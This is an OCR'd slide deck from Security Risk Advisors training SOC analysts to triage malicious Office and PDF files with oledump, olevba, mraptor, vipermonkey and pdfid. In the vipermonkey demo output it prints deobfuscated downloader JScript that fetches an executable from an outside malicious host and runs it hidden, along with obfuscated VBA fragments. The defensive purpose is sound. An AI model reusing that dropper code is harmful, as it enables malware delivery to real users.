Triaging Suspicious Artifacts

SecurityRisk ADVISORS

About Us

Jonas, GREM


Security Risk Advisors (sra.io)

Service lines: DFIR, CTA, A&E

Clay (ttheveii0x), GREM

Security Risk Advisors (sra.io)

Service/Project Lead: CTI, CTA, SOC Training



Topics

- Overview
  - Why Do This
  - General Approach
  - Actionable Outputs
- File Formats
- Tools
- Demos
- Resources

Overview

Overview

- Why Do This
  - Enable SOC analysts
  - Assessment
    - Is the artifact malicious?
    - What's the threat?
    - IOCs
    - Identify techniques of the attack
  - Improve defense/alert capabilities
  - Gain intelligence into current threats

Overview

- Does this scale?
  - Focus on a few artifacts, not all artifacts
  - Opportunity to maintain/sharpen existing skills
  - Training opportunity

Overview

- General Approach
  - OPSEC! *Don’t tip off the attackers*
  - Examine the artifact for anomalies
  - Locate embedded code
  - Extract/document suspicious code or objects

Overview

- Actionable Outputs
  - Indicators Of Compromise
    - Email headers
    - Domain(s)/URLs
    - File hashes
    - Threat hunts (tactics and techniques)
      - LSASS (non system accounts)
      - WMI (new event consumer)
      - DLL injection (CreateRemoteThread)

File Formats

File Formats – OLE2

SecurityRisk ADVISORS

Object Linking & Embedding

- Structured storage
- Compound File Binary (file-system like structure)
- File extensions .doc, .xls
- Still used today


```
[remnux@remnux]-[22:40:27]-[~/projects/talks/maldocs]
$ oledump.py invoice.doc
  1:       113 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      4096 '1Table'
  5:       448 'Macros/PROJECT'
  6:        41 'Macros/PROJECTwm'
  7: M   14693 'Macros/VBA/ThisDocument'
  8:      6266 'Macros/VBA/_VBA_PROJECT'
  9:       514 'Macros/VBA/dir'
 10:      4142 'WordDocument'
```

File Formats - OOXML

SecurityRisk ADVISORS

Open Office XML

- Multiple files
- Macros stored in OLE2 file included in the ZIP
- File extensions .docm, .xlsm



File Formats - PDF

SecurityRisk ADVISORS

PDF

- Collection of elements
  - Header
  - Object
    - Stream
  - Object
  - Object
    - Stream
  - Xref
  - Trailer

```
remnux@remnux:~/samples$ pdfid.py sample-ct.pdf
PDFiD 0.2.5 sample-ct.pdf
 PDF Header: %PDF-1.1
 obj                    5
 endobj                 5
 stream                 1
 endstream              0
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                1
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```



Tools

Tools – oledump & olevba

SecurityRisk ADVISORS

Oledump.py

- Analyze OLE streams, detect macros, plugin-in support
- Only supports Office 97-2003 file formats (doc,xls,ppt,..etc)

```
remnux@remnux:~/triage-talk$ oledump.py obs.doc
  1:        114 '\x01CompObj'
  2:       4096 '\x05DocumentSummaryInformation'
  3:       4096 '\x05SummaryInformation'
  4:       7393 '1Table'
  5:        414 'Macros/PROJECT'
  6:         65 'Macros/PROJECTwm'
  7: M    15274 'Macros/VBA/Module1'
  8: m      938 'Macros/VBA/ThisDocument'
  9:       4266 'Macros/VBA/_VBA_PROJECT'
 10:        565 'Macros/VBA/dir'
 11:       4096 'WordDocument'
remnux@remnux:~/triage-talk$
```

olevba

- Part of oletools package
- Detect VBA macros in OLE and OpenXML structures, extract source code.
- Detects security related patterns, extract IOCs, detects common obfuscation techniques

```
    KGOFMEJfRLWmdaNrhWXsAzx = "qQinjyuMUQNEyofKdREl"
    ActiveDocument.Password = CMKfNWaNyaDbxzcpNmioEs(KGOFMEJfRLWmdaNrhWXsAzx)
    KGOFMEJfRLWmdaNrhWXsAzx = "MjcsbPmOaCNLNHynI"
    ActiveDocument.Save
    NlvmOkpkQNWwCTeoiw = KGOFMEJfRLWmdaNrhWXsAzx
End Function

+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened      |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened      |
|Suspicious|Environ             |May read system environment variables       |
|Suspicious|Lib                 |May run code from a DLL                     |
|Suspicious|VirtualAllocEx      |May inject code into another process        |
|Suspicious|WriteProcessMemory  |May inject code into another process        |
|Suspicious|Chr                 |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |explorer.exe        |Executable file name                        |
+----------+--------------------+--------------------------------------------+

remnux@remnux:~/triage-talk$
```

Tools – mraptor

- Detect malicious macros using generic heuristics
- Can work in bulk mode against multiple files
- Detects keywords based on the following criteria:
  - **A:** Auto-execution trigger
  - **W:** Write to the file system or memory
  - **X:** Execute a file or any payload outside the VBA context

```
remnux@remnux:~/triage-talk$ mraptor *.doc
MacroRaptor 0.56 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools
/issues
----------+-----+----+--------------------------------------------------------
Result    |Flags|Type|File
----------+-----+----+--------------------------------------------------------
SUSPICIOUS|AWX  |OLE:|obs.doc
SUSPICIOUS|A-X  |OLE:|sbw.doc

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
remnux@remnux:~/triage-talk$
```

Suspicious = A + (W OR X)

Tools – vipermonkey

- VBA Emulation engine written in python, relies on oletools
- Emulates vba, dll calls, activeX objects, file writes
- Great for analyzing highly complex or obfuscated VBA payloads

speed/automation tips:

- Run using PyPy instead of default Python interpreter.
- Run using –s to strip out useless statements; if it fails, rerun without.

Go from this ->

```
dycofo()
ehzihunu = ehzihunu & odegumu() & ezerox() & epsizro() & ocvomga() & opxuxumqi() & kubjacf() &
odvip() & tmezmorci()
ehzihunu = ehzihunu & exdopvojhi() & djegoblufh() & zojunh() & akewecg() & atemqaxlu() & ojgigu
o() & xiqec() & izhynez()
ehzihunu = ehzihunu & zixehoc() & gbygxewmob() & uvmerkup() & vbovarv() & tememyjc() & ymrimsab
dy() & yxoxhed() & awehil()
ehzihunu = ehzihunu & akpagpol() & ritekm() & yrzuttuwma() & amere() & htebihok() & ywjibso() &
kyty() & omhobcalbe()
ehzihunu = ehzihunu & ocigawqi() & ogpefii() & emwedkipxa() & fzocvpsew() & yuzudw() & ajate()
```

To this! ->

```
Recorded Actions:
+--------------------+--------------------------+--------------------------+
| Action             | Parameters               | Description              |
+--------------------+--------------------------+--------------------------+
| Found Entry Point  | autoopen                 |                          |
| CreateObject       | ['MSScriptControl.ScriptC| Interesting Function Call |
|                    | ontrol']                 |                          |
| Execute Command    | function hexer () { var  | Execute() String         |
|                    | shell = new ActiveXObject|                          |
|                    | ("WScript.Shell");var fso|                          |
|                    | = new ActiveXObject ("Scr|                          |
|                    | ipting.FileSystemObject")|                          |
|                    | ;var tmp_path =          |                          |
|                    | fso.GetSpecialFolder( 2) |                          |
|                    | + "\\\\" +               |                          |
|                    | fso.GetTempName();var    |                          |
|                    | stream = new             |                          |
|                    | ActiveXObject ("ADODB.Str|                          |
|                    | eam");stream.Open();strea|                          |
|                    | m.Type =                 |                          |
|                    | 1;stream.Position = 0;   |                          |
|                    | var ass = new ActiveXObje|                          |
|                    | ct("Microsoft.XMLHTTP");a|                          |
|                    | ss.open("GET", "http://no|                          |
|                    | rthsidecollisiona2.com/lo|                          |
|                    | ad5.exe", 0);ass.send();s|                          |
|                    | tream.Write(ass.ResponseB|                          |
|                    | ody);stream.SaveToFile(tm|                          |
|                    | p_path);stream.Close();va|                          |
|                    | r cmdrun = "cmd.exe /c " |                          |
|                    | + tmp_path;              |                          |
|                    | shell.run(cmdrun, 0); }  |                          |
| Run                | ['hexer']                | Interesting Function Call |
| Run                | hexer                    | Interesting Function Call |
+--------------------+--------------------------+--------------------------+

VBA Builtins Called: ['AddCode', 'CreateObject', 'Run']

Finished analyzing scan_092016_034857345.docm.malware .
```

Tools – peepdf, pdf-parser, pdfid

SecurityRisk ADVISORS

peepdf

- Pdf analysis toolbox
- View elements, metadata, use filters
- analyze javascript and shellcode via PyV8 and Pylibemu

pdf-parser.py

- Identify PDF elements
- search, filter, and display objects

Pdfid.py

- Quickly triage a pdf and view occurrences and obfuscation of important pdf references


```
File: EmployeeSalarySchedule.pdf
MD5: 68182e67292f7002c092064a3ad65212
SHA1: f85b7aa29aa96cd11df8375e2355052198d8ac33
SHA256: fca9c801e5621fd0963f9dcc6d25616d0dfe823998859cea373ad63e530a3656
Size: 108915 bytes
Version: 1.6
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 54
Streams: 14
URIs: 3
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 2
        Objects (54): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22
, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47
, 48, 49, 50, 51, 52, 53, 54]
        Streams (14): [4, 12, 16, 21, 23, 25, 31, 34, 37, 39, 41, 43, 51, 53]
                Encoded (3): [21, 23, 25]
                Decoding errors (3): [21, 23, 25]
        Objects with URIs (3): [45, 46, 47]
        Objects with JS code (1): [12]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /JS (1): [6]
                /JavaScript (1): [6]
```

```
remnux@remnux:~/triage-talk$ pdf-parser.py EmployeeSalarySchedule.pdf
PDF Comment '%PDF-1.6\n'

PDF Comment '%\xbf\xf7\xa2\xfe\n'

PDF Comment '%QDF-1.0\n\n'

PDF Comment '%% Original object ID: 14 0\n'

obj 1 0
 Type: /Catalog
 Referencing: 3 0 R, 4 0 R, 6 0 R, 7 0 R, 8 0 R

  <<
    /AcroForm 3 0 R
    /Metadata 4 0 R
    /OpenAction 6 0 R
    /Outlines 7 0 R
    /Pages 8 0 R
    /Type /Catalog
  >>


PDF Comment '%% Original object ID: 12 0\n'
```

```
remnux@remnux:~/triage-talk$ pdfid.py EmployeeSalarySchedule.pdf
PDFiD 0.2.5 EmployeeSalarySchedule.pdf
 PDF Header: %PDF-1.6
 obj                    54
 endobj                 54
 stream                 14
 endstream              14
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

Tools – CyberChef

- All around great webapp for analysis
- Can be used to further decode obfuscated payloads, extract IOCs
- can create “recipes” for repeat decoding that can be shared with other analysts!
- Runs client-side in your browser or can be downloaded and used offline as well.



Demos

Demo - olevba

SecurityRisk ADVISORS

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Environ	May read system environment variables
Suspicious	Lib	May run code from a DLL
Suspicious	VirtualAllocEx	May inject code into another process
Suspicious	WriteProcessMemory	May inject code into another process
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	explorer.exe	Executable file name

Demo - peepdf

SecurityRisk ADVISORS

```
File: EmployeeSalarySchedule.pdf
MD5: 68182e67292f7002c092064a3ad65212
SHA1: f85b7aa29aa96cd11df8375e2355052198d8ac33
SHA256: fca9c001e5621fd0963f9dcc6d25616d0dfe823998859cea373ad63e530a3656
Size: 108915 bytes
Version: 1.6
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 54
Streams: 14
URIs: 3
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 2
        Objects (54): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22
, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47
, 48, 49, 50, 51, 52, 53, 54]
        Streams (14): [4, 12, 16, 21, 23, 25, 31, 34, 37, 39, 41, 43, 51, 53]
                Encoded (3): [21, 23, 25]
                Decoding errors (3): [21, 23, 25]
        Objects with URIs (3): [45, 46, 47]
        Objects with JS code (1): [12]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /JS (1): [6]
                /JavaScript (1): [6]
```

Demo - vipermonkey

SecurityRisk ADVISORS

```
remnux@remnux:~/triage-talk$ vmonkey obs.doc

 _    ___                    __ ___                 __
| |  / (_)___  ___  _____/  |/  /___  ____  / /_____  __  __
| | / / / __ \/ _ \/ ___/ /|_/ / __ \/ __ \/ //_/ _ \/ / / /
| |/ / / /_/ /  __/ /  / /  / / /_/ / / / / ,< /  __/ /_/ /
|___/_/ .___/\___/_/  /_/  /_/\____/_/ /_/_/|_|\___/\__, /
     /_/                                            /____/
vmonkey 0.08 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

===============================================================================
FILE: obs.doc
INFO     Starting emulation...
INFO     Emulating an Office (VBA) file.
INFO     Reading document metadata...
```

Resources

SecurityRisk ADVISORS

File Formats

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-oleds/71120485-e1b9-4a46-ae5d-f7851e8fbaff

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/53989ce4-7b05-4f8d-829b-d08d6148375b

https://support.microsoft.com/en-us/office/open-xml-formats-and-file-name-extensions-5200d93c-3449-4380-8e11-31ef14555b18

Resources

SecurityRisk ADVISORS

Tools

https://remnux.org/

http://www.decalage.info/en/python/oletools

https://blog.didierstevens.com/programs/pdf-tools/

https://gitlab.com/kalilinux/packages/peepdf

Thank you!